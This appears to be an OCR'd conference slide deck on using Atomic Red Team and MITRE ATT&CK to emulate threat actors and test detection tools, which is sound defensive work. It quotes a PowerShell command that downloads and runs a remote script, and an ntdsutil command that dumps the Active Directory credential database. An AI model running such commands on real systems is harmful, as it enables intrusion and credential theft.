
STRONG CRYPTO
ATOMIC RED TEAM
CLOSING THE GAP WITH THREAT ACTORS

AGENDA

- About Me
- The Problem
- A Solution
- MITRE ATT&CK
- Atomic Red Team
- Launching Atomics

$WHOAMI

Chris Haller – GSE #329

- US Navy Veteran
- 4 years at Navy Cyber Defense Operations Command
- US Cyber Team (RvB Coach)
- Speaker and Mentor

STRONG CRYPTO

THE PROBLEM

THE PROBLEM: ***CRIMINAL HACKING IS ACCELERATING***

- Commoditization of Cyber Crime
  - Initial Access Brokers (147% increase since 2022!)
  - Ransomware as a Service
- Avg Breakout time now 79 minutes
  - From initial infection vector to lateral movement
  - Five minute decrease from previous year
- 312% increase in Remote Monitoring and Management (RMM) tools
  - Free or Open-source tools used for legitimate administration
  - AnyDesk, ConnectWise ScreenConnect, Atera Agent, TeamViewer, etc.

Evolution of Cybercriminal Operations in 2023 (sans.org)

STRONG CRYPTO

KNOWNS MATRIX

	Known	Unknown
Known	**Known Knowns** Things we are aware of and understand	**Known Unknowns** Things we are aware of but don't understand
Unknown	**Unknown Knowns** Things we understand but are not aware of	**Unknown Unknowns** Things we are neither aware of nor understand

STRONG CRYPTO

A SOLUTION

A SOLUTION: ***LET'S EMULATE KNOWN ATTACKS AND MEASURE OUR RESPONSE EFFECTIVENESS***

- Threat actor actions are well documented
- Tactics are consistent through different environments
- There's ALWAYS indications of compromise
- Do our established EDR tools properly alert/prevent?
- What is the **GAP** between known threat actor procedures and our tools?

STRONG CRYPTO

MITRE ATT&CK


- Adversarial Tactics, Techniques, and Common Knowledge
- Comprehensive knowledge base that outlines tactics and techniques used by cyber adversaries during different stages of a cyberattack
- Provides a standardized framework for understanding and discussing cyber threats

MITRE | ATT&CK®

STRONG CRYPTO

PROCEDURES


- These are real-world implementations of techniques by threat actors
- Focus of our conversation today
- How can we model these procedures?



STRONG CRYPTO

ATOMIC RED TEAM

- Individual tests for a specific ID
- 294 of the 750 ATT&CK IDs Covered
- 1,513 Tests available



STRONG CRYPTO

ATOMIC RED TEAM

- Lists of Atomics available to view
- Select ones the most interesting!
- Available on GitHub for easy access

Atomics

ID	Technique
T1528	Steal Application Access Token
T1070.008	Clear Mailbox Data
T1098.002	Additional Email Delegate Permissions
T1053.002	At
T1482	Domain Trust Discovery
T1021.002	SMB/Windows Admin Shares
T1053.005	Scheduled Task

BREACH ATTACK SIMULATION (ON A BUDGET)

- We now know HOW to emulate the actions
- How do we emulate the threat actors?
- Read Joint Cyber Advisories!
- Find the ATT&CK IDs used

Joint Cybersecurity Advisory

TLP:CLEAR

Australian Government
Australian Signals Directorate
ACSC Australian Cyber Security Centre

Communications Security Establishment
Canadian Centre for Cyber Security
Centre de la sécurité des télécommunications
Centre canadien pour la cybersécurité
National Cyber Security Centre
National Cyber Security Centre

People's Republic of China State-Sponsored Cyber Actor Living off the Land to Evade Detection

Summary

The United States and international cybersecurity authorities are issuing this joint Cybersecurity Advisory (CSA) to highlight a recently discovered cluster of activity of interest associated with a People's Republic of China (PRC) state-sponsored cyber actor, also known as Volt Typhoon. Private sector partners have identified that this activity affects networks across U.S. critical infrastructure sectors, and the authoring agencies believe the actor could apply the same techniques against these and other sectors worldwide.

This advisory from the United States National Security Agency (NSA), the U.S. Cybersecurity and Infrastructure Security Agency (CISA), the U.S. Federal Bureau of Investigation (FBI), the Australian Signals Directorate's Australian Cyber Security Centre (ACSC), the Communications Security Establishment's Canadian Centre for Cyber Security (CCCS), the New Zealand National Cyber Security Centre (NCSC-NZ),

STRONG CRYPTO

Atomic Test #22 - WinPwn - PowerSharpPack - Seatbelt

PowerSharpPack - Seatbelt technique via function of WinPwn.

Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Supported Platforms: windows

auto_generated_guid: 5c16ceb4-ba3a-43d7-b848-a13c1f216d95

Inputs:

None

Attack Commands: Run with **powershell**!

```
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3
Invoke-Seatbelt -Command "-group=all"; pause
```

Atomic Test #22 - WinPwn - PowerSharpPack - Seatbelt

PowerSharpPack - Seatbelt technique via function of WinPwn.

Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Supported Platforms: windows

auto_generated_guid: 5c16ceb4-ba3a-43d7-b848-a13c1f216d95

Inputs:

```
PS C:\Users\chris.REALFAKE\Desktop> iex(new-object net.webclient).downloadstring('https://raw.githubus
r3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-Seatbelt.ps1')
iex : At line:1 char:1
+ function Invoke-Seatbelt
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex(new-object net.webclient).downloadstring('https://raw.githubuserc ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpr
```

STRONG CRYPTO

Atomic Test #3 - Dump Active Directory Database with NTDSUtil

This test is intended to be run on a domain Controller.

The Active Directory database NTDS.dit may be dumped using NTDSUtil for offline credential theft attacks. This capability uses the "IFM" or "Install From Media" backup functionality that allows Active Directory restoration or installation of subsequent domain controllers without the need of network-based replication.

Upon successful completion, you will find a copy of the ntds.dit file in the C:\Windows\Temp directory.

Supported Platforms: windows

auto_generated_guid: 2364e33d-ceab-4641-8468-bfb1d7cc2723

Inputs:

Name	Description	Type	Default Value
output_folder	Path where resulting dump should be placed	path	C:\Windows\Temp\ntds_T1003

Attack Commands: Run with **command_prompt**! Elevation Required (e.g. root or admin)

```
1 | mkdir #{output_folder}
2 | ntdsutil "ac i ntds" "ifm" "create full #{output_folder}" q q
3 |
```

STRONG CRYPTO

CONCLUSION

- Embrace the Intelligence
- Identify the gaps!
- Tune detection/prevention devices and re-run

STRONG CRYPTO

QUESTIONS?

Chris Haller

Offensive Security Practice Lead

chris.haller@strongcrypto.com

Thanks!

STRONG CRYPTO

REFS

- Explore Atomic Red Team
- Evolution of Cybercriminal Operations in 2023 (sans.org)
- CSA_PRC_State_Sponsored_Cyber_Living_off_the_Land_v1.1.PDF (defense.gov)

STRONG CRYPTO